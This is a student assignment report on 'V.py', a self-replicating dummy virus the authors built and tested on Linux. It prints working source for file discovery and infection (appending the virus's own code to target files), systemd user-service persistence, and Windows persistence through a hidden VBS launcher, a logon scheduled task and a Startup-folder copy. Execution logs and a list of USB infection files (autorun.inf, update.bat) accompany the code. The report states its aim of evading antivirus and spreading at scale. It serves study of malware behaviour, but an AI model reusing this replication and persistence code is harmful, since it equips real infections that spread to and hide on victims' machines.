Assignment 1 - Analysis of V.py

Group Members:

- Shaurya Mani Tripathi (Roll No: 2201184)
- Yash Kumar Sahu (Roll No: 2201241)
- Ritik Raj (Roll No: 2201166)

Date: March 11, 2025

ONE WORD

ONLY TESTED on LINUX system with ClamAV antivirus

- due to Unavailablity of autoRUN anymore - this very functionality is simulated using third program **AUTO_USB_runner.py** created by us, which basically looks for new drives, and run scripts in them.
- due to ethical nature of this assignment - our main focus was not on **hiding the virus from plain person's view but the ANTIVIRUS itself, so if some naming systems seem obvious , kindly ignore it, as doing them is not a big thing**. we will focus on learning the ways a virus makes itself able to infect a system. Thus Our Main Focus was on nature of viruses and properties that make best quality DUMMY VIRUS which doesnt just infects , BUT PROVES ITSELF VERY EFFECTIVE at infecting repeatedly at large scale.

KEYWORDS


- **V.py** - corresponds to Virus created
- **Persistence Mechanism** - persistence refers to the ability of a program (often malware) to automatically execute or reactivate itself even after the system has been rebooted, the user has logged out, or the program has been terminated. It's about ensuring that the program remains active and running on the system over time, without requiring the user to manually start it each time.
- **Persistence Vectors** - methods used to keep persistence
- **Polymorphism in Computer Virus** - technique used by malware (viruses, worms, trojans, etc.) to avoid detection by antivirus software. The basic idea is to change the malware's code each time it replicates or infects a new system, while maintaining the same underlying functionality. This prevents antivirus programs from relying on simple, static signatures (patterns of code) to identify the malware.

Steps to Recreate

- Start AUTO_USB_runner.py, dont mount usb yet
- mount the USB - WHICH ALR has INITIAL_USB_CONTENT.zip contents in root directory of usb
- Voila a virus runs, and attaches itself as systemd service for periodic running


Screenshots attached

1. connecting the USB - since autorun is not alive anymore- using a custom autorun program to simulate autorun




```
V [INFO]: === V Service Starting ===
V [INFO]: Logging initialized at /home/fullname/Downloads/V.log and systemd journal
V [INFO]: Running in manual mode
V [INFO]: Detected execution from USB drive - initiating host infection
V [INFO]: Found 0 .foo files to infect in /home/fullname/Documents (0 new, 0 modified)
V [INFO]: Copied V.py to /home/fullname/Documents/V_folder
Created symlink '/home/fullname/.config/systemd/user/default.target.wants/V.service' → '/home/fullname/.config/systemd/user/V.service'
.
V [INFO]: Set up user systemd service on Linux
V [INFO]: Service setup successful
```

2. the user service created by virus without privileges



```
● ➜ virus systemctl --user status V.service
  ● V.service - V Service
       Loaded: loaded (/home/fullname/.config/systemd/user/V.service; enabled; preset: enabled)
       Active: active (running) since Tue 2025-03-11 20:12:58 IST; 1min 13s ago
   Invocation: 96757b9a23ef4e5d964efd7b45a1c516
     Main PID: 31986 (python3)
        Tasks: 1 (limit: 14148)
       Memory: 8.5M (peak: 10M)
          CPU: 15.427s
       CGroup: /user.slice/user-1000.slice/user@1000.service/app.slice/V.service
               └─31986 /usr/bin/python3 /home/fullname/Downloads/V.py --service

  Mar 11 20:14:03 330s python3[31986]: V [INFO]: Found 0 .foo files to infect in /home/fullname/Documents (0 new, 0 modified)
  Mar 11 20:14:03 330s python3[31986]: V [INFO]: Found 0 .foo files to infect in /home/fullname/Downloads (0 new, 0 modified)
  Mar 11 20:14:03 330s python3[31986]: V [INFO]: Scan cycle completed in 1.27 seconds. Waiting for next cycle.
  Mar 11 20:14:08 330s python3[31986]: V [INFO]: === Starting service scan cycle ===
  Mar 11 20:14:08 330s python3[31986]: V [INFO]: Found 1 USB drives: /run/media/fullname/back
  Mar 11 20:14:08 330s python3[31986]: V [INFO]: Found 0 .foo files to infect in /run/media/fullname/back (0 new, 0 modified)
  Mar 11 20:14:09 330s python3[31986]: V [INFO]: Found 0 .foo files to infect in /home/fullname (0 new, 0 modified)
  Mar 11 20:14:09 330s python3[31986]: V [INFO]: Found 0 .foo files to infect in /home/fullname/Documents (0 new, 0 modified)
  Mar 11 20:14:09 330s python3[31986]: V [INFO]: Found 0 .foo files to infect in /home/fullname/Downloads (0 new, 0 modified)
  Mar 11 20:14:09 330s python3[31986]: V [INFO]: Scan cycle completed in 1.16 seconds. Waiting for next cycle.
○ ➜ virus
```

3. the .foo files infected by virus




Documents
Places
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
Remote
Network
Recent
Recent Files
Recent Locations
Name
V_folder
b.foo
c.foo
V_infected.txt
1 folder, 3 files (49.8 KiB)
c.foo — Kate
File Edit Selection View Go Projects LSP Client Sessions Tools Settings
New Open... Save Save As... Undo Redo
c.foo
home › fullname › Documents › c.foo
Ou... Diagno... Se... Pr... Ter... 1:1 INSERT Soft Tabs: 4 UTF-8 Normal

```

if __name__ == "__main__":
    main()
# Infected by V

```


```
➜ Documents
```

```
➜  ~ cd /
➜  / cd /home/fullname
➜  ~ cd /run/media/fullname/74AC40B240EC84E9
cd: no such file or directory: /run/media/fullname/74AC40B240EC
➜  ~ cd /home/fullname/Documents
➜  Documents cd /run/media/fullname/back
➜  back cd /home/fullname/Documents
➜  Documents
```

4. log file



```
2025-03-11 20:12:58,161 - [INFO] - === V Service Starting ===
2025-03-11 20:12:58,162 - [INFO] - Logging initialized at /home/fullname/Downloads/V.log and systemd journal
2025-03-11 20:12:58,166 - [INFO] - Updated V.py in /home/fullname/Downloads/V.py
2025-03-11 20:12:58,166 - [INFO] - Running in manual mode
2025-03-11 20:12:58,166 - [INFO] - Detected execution from USB drive - initiating host infection
2025-03-11 20:12:58,166 - [INFO] - Found 2 .foo files to infect in /home/fullname/Documents (2 new, 0 modified)
2025-03-11 20:12:58,167 - [INFO] - Successfully infected /home/fullname/Documents/b.foo at timestamp 1741704178.163055
2025-03-11 20:12:58,167 - [INFO] - Successfully infected /home/fullname/Documents/c.foo at timestamp 1741704178.1663883
2025-03-11 20:12:58,168 - [INFO] - Infected 2 .foo files in /home/fullname/Documents
2025-03-11 20:12:58,168 - [INFO] - Infected 2 .foo files in Documents
2025-03-11 20:12:58,169 - [INFO] - Copied V.py to /home/fullname/Documents/V_folder
2025-03-11 20:12:58,590 - [INFO] - Set up user systemd service on Linux
2025-03-11 20:12:58,591 - [INFO] - Service setup successful
2025-03-11 20:12:58,724 - [INFO] - === V Service Starting ===
2025-03-11 20:12:58,724 - [INFO] - Logging initialized at /home/fullname/Downloads/V.log and systemd journal
2025-03-11 20:12:58,727 - [INFO] - Starting service mode loop
2025-03-11 20:12:58,728 - [INFO] - Loaded tracking database with 2 previously infected files
2025-03-11 20:12:58,728 - [INFO] - === Starting service scan cycle ===
2025-03-11 20:12:58,729 - [INFO] - Found 1 USB drives: /run/media/fullname/back
2025-03-11 20:12:58,729 - [INFO] - Infecting new USB drive: /run/media/fullname/back
```

5. infecting connected usb drives 

autorun.inf
update.bat
update.sh
V.py
V_marker.txt

1. Introduction

This report provides a comprehensive analysis of the DUMMY VIRUS implemented in V.py. The program demonstrates concepts of self-replication, persistence mechanisms, and cross-platform compatibility. Our analysis covers the program's architecture, functionality, implementation details. The system exhibits characteristics of a infection propagation mechanism with sophisticated error handling and platform-specific adaptations.

2. Program Overview

The program, **V.py** , is a multi-platform VIRUS with the following key characteristics:

- **Cross-Platform Compatibility**: Functions on Windows, Linux, and macOS with platform-specific implementations
- **Self-Replication**: Copies itself to target files and directories using dynamic code injection
- **Persistence Mechanisms**: Establishes itself as a system service with redundant failover methods
- **Target Identification**: Specifically targets files with ".foo" extension using recursive directory traversal
- **USB Drive Propagation**: Detects and infects removable media with platform-specific detection techniques
- **Monitoring System**: Tracks infected files with timestamps to optimize re-infection cycles
- **Polymorphic Behavior**: Updates existing infections when source code changes

3. Technical Analysis

3.1 Architecture and Components

The **VIRUS** implements a modular architecture with clear separation of concerns:

1. **Logging System**:
   - Multi-destination logging (file and stdout/systemd journal)
   - Hierarchical log levels (INFO, WARNING, ERROR)
   - Context-aware log formatting
   - Persistent log storage in user's Downloads directory
2. **Directory Management**:
   - Platform-agnostic path resolution
   - Cross-platform home directory identification
   - Access rights verification before operations
   - Hidden directory avoidance
3. **USB Detection**:
   - Windows: Win32API for removable drive identification
   - Linux: Multiple mount point scanning (/media/, /run/media/)
   - macOS: Volume detection with system volume filtering
   - Graceful degradation when APIs are unavailable
4. **File Infection System**:
   - Non-destructive code injection
   - Marker-based infection detection
   - Version control through re-infection
   - Error-resilient file handling with encoding safeguards
5. **Persistence Mechanisms**:

- Tiered privilege approach (user-level, then system-level)
- Multiple persistence vectors per platform
- Service state verification
- Launch-on-boot capability

6. **Tracking Database**:
   - Flat-file database with timestamp records
   - File modification time comparison
   - Incremental update tracking
   - Database backup and recovery mechanisms
7. **Operation Modes**:
   - Context-aware execution paths
   - Self-diagnosis of execution environment
   - Adaptive behavior based on execution context
   - Privilege-aware functionality switching

3.2 Core Functionality Analysis

3.2.1 File Targeting and Infection

The program employs a sophisticated targeting and infection mechanism:

1. **Target Identification**: The system recursively scans directories to identify ".foo" files while implementing several optimizations:

```python
def find_foo_files(directory, infected_files_db=None):
    foo_files = []
    modified_count = 0
    new_count = 0

    try:
        for root, _, files in os.walk(directory, topdown=True):
            # Skip hidden directories
            if "/." in root or "\\." in root:
                continue

            for file in files:
                if file.endswith('.foo'):
                    file_path = os.path.join(root, file)
                    if os.access(file_path, os.W_OK):
                        # If we have a database of infected files, check if this one is new or modified
                        if infected_files_db is not None:
                            try:
                                mtime = os.path.getmtime(file_path)
                                if file_path in infected_files_db:
                                    if mtime > infected_files_db[file_path]:
                                        foo_files.append(file_path)
                                        modified_count += 1
                                else:
                                    foo_files.append(file_path)
                                    new_count += 1
                            except Exception as e:
                                logging.warning(f"Error checking file modification time for {file_path}: {e}")
                                foo_files.append(file_path)
                        else:
                            foo_files.append(file_path)
    except Exception as e:
        logging.error(f"Error searching for .foo files in {directory}: {e}")

    return foo_files
```

2. **Infection Process**: The infection mechanism implements a form of non-destructive code injection that preserves the original file functionality:

```python
def infect_file(file_path):
    marker = "# Infected by V"

    try:
        # Check if file is already infected
        with open(file_path, 'r', encoding='utf-8', errors='ignore') as f:
            content = f.read()

        # If file is already infected but possibly modified, remove old infection
        if marker in content:
            marker_pos = content.find(marker)
            content = content[:marker_pos]
            logging.info(f"Removing previous infection from {file_path}")

        # Now add current version of our code
        with open(__file__, 'r', encoding='utf-8', errors='ignore') as v_file:
            v_code = v_file.read()

        with open(file_path, 'w', encoding='utf-8', errors='ignore') as f:
            f.write(content)
            if not content.endswith('\n'):
                f.write('\n')
            f.write(f"\n{v_code}\n{marker}\n")

        # Update the infected files database with current mtime
        mtime = os.path.getmtime(file_path)
        logging.info(f"Successfully infected {file_path} at timestamp {mtime}")
        return True, mtime

    except Exception as e:
        logging.error(f"Failed to infect {file_path}: {e}")
        return False, None
```

3. **Database Management**: The system implements a lightweight, flat-file database for tracking infected files:

```
def load_infected_files_db():
    db_path = os.path.join(get_downloads_folder(), INFECTED_FILES_DB)
    infected_files = {}

    if os.path.exists(db_path):
        try:
            with open(db_path, 'r', encoding='utf-8', errors='ignore') as f:
                for line in f:
                    line = line.strip()
                    if line and '|' in line:
                        parts = line.split('|', 1)
                        if len(parts) == 2:
                            file_path, timestamp = parts
                            try:
                                timestamp_float = float(timestamp)
                                infected_files[file_path] = timestamp_float
                            except ValueError:
                                pass
        except Exception as e:
            logging.error(f"Error loading infected files database: {e}")

    return infected_files
```

3.2.2 Persistence Mechanisms

The program implements sophisticated platform-specific persistence mechanisms with a tiered privilege approach:

Linux (systemd-based persistence):

```
def setup_service():
    # ... [setup code]

    if system == "Linux":
        try:
            # Try user-level service first (doesn't require sudo)
            user_systemd_dir = os.path.expanduser("~/.config/systemd/user/")
            os.makedirs(user_systemd_dir, exist_ok=True)
            service_content = f"""[Unit]
Description=V Service
After=network.target

[Service]
Type=simple
ExecStart=/usr/bin/python3 {downloads_v_path} --service
Restart=always
RestartSec=60
StandardOutput=journal
StandardError=journal

[Install]
WantedBy=default.target"""

            service_path = os.path.join(user_systemd_dir, "V.service")
            with open(service_path, 'w') as f:
                f.write(service_content)

            subprocess.run(['systemctl', '--user', 'enable', 'V.service'])
            subprocess.run(['systemctl', '--user', 'start', 'V.service'])
            logging.info("Set up user systemd service on Linux")
            return True
        except Exception as e:
            logging.error(f"Failed to set up user systemd service: {e}")
            # Fallback to system-level service
            # ... [system-level service setup]
```

Technical analysis:

- Leverages systemd, the modern Linux service manager
- Implements the principle of least privilege by attempting user-level services first
- Configures automatic restart on failure with a 60-second delay
- Redirects stdout/stderr to systemd journal for centralized logging
- Implements graceful fallback to system-level service (requiring sudo) if user-level fails
- Uses systemd's target dependency system to ensure proper boot ordering

Windows (Task Scheduler and Registry-based persistence):

```
# Windows persistence implementation
try:
    # Create a hidden VBS script to hide the Python window
    vbs_path = os.path.join(get_downloads_folder(), 'V_launcher.vbs')
    vbs_content = f'CreateObject("Wscript.Shell").Run "pythonw {downloads_v_path} --service", 0, False'

    with open(vbs_path, 'w') as f:
        f.write(vbs_content)

    # Use the VBS launcher in the scheduled task
    schtasks_cmd = f'schtasks /Create /SC ONLOGON /TN VTask /TR "wscript.exe {vbs_path}" /F'
    subprocess.run(schtasks_cmd, shell=True)

    # Also create a startup entry as backup
    startup_dir = os.path.join(os.environ["APPDATA"], r"Microsoft\Windows\Start Menu\Programs\Startup")
    os.makedirs(startup_dir, exist_ok=True)
    shutil.copy(vbs_path, os.path.join(startup_dir, "V_launcher.vbs"))
```

Technical analysis:

- Leverages VBScript to create a windowless process execution
- Uses Windows Task Scheduler for primary persistence with ONLOGON trigger
- Implements a secondary persistence mechanism through Startup folder
- Employs relative path resolution through environment variables
- Force flag (/F) to overwrite existing task definitions
- Uses pythonw.exe to launch without console window

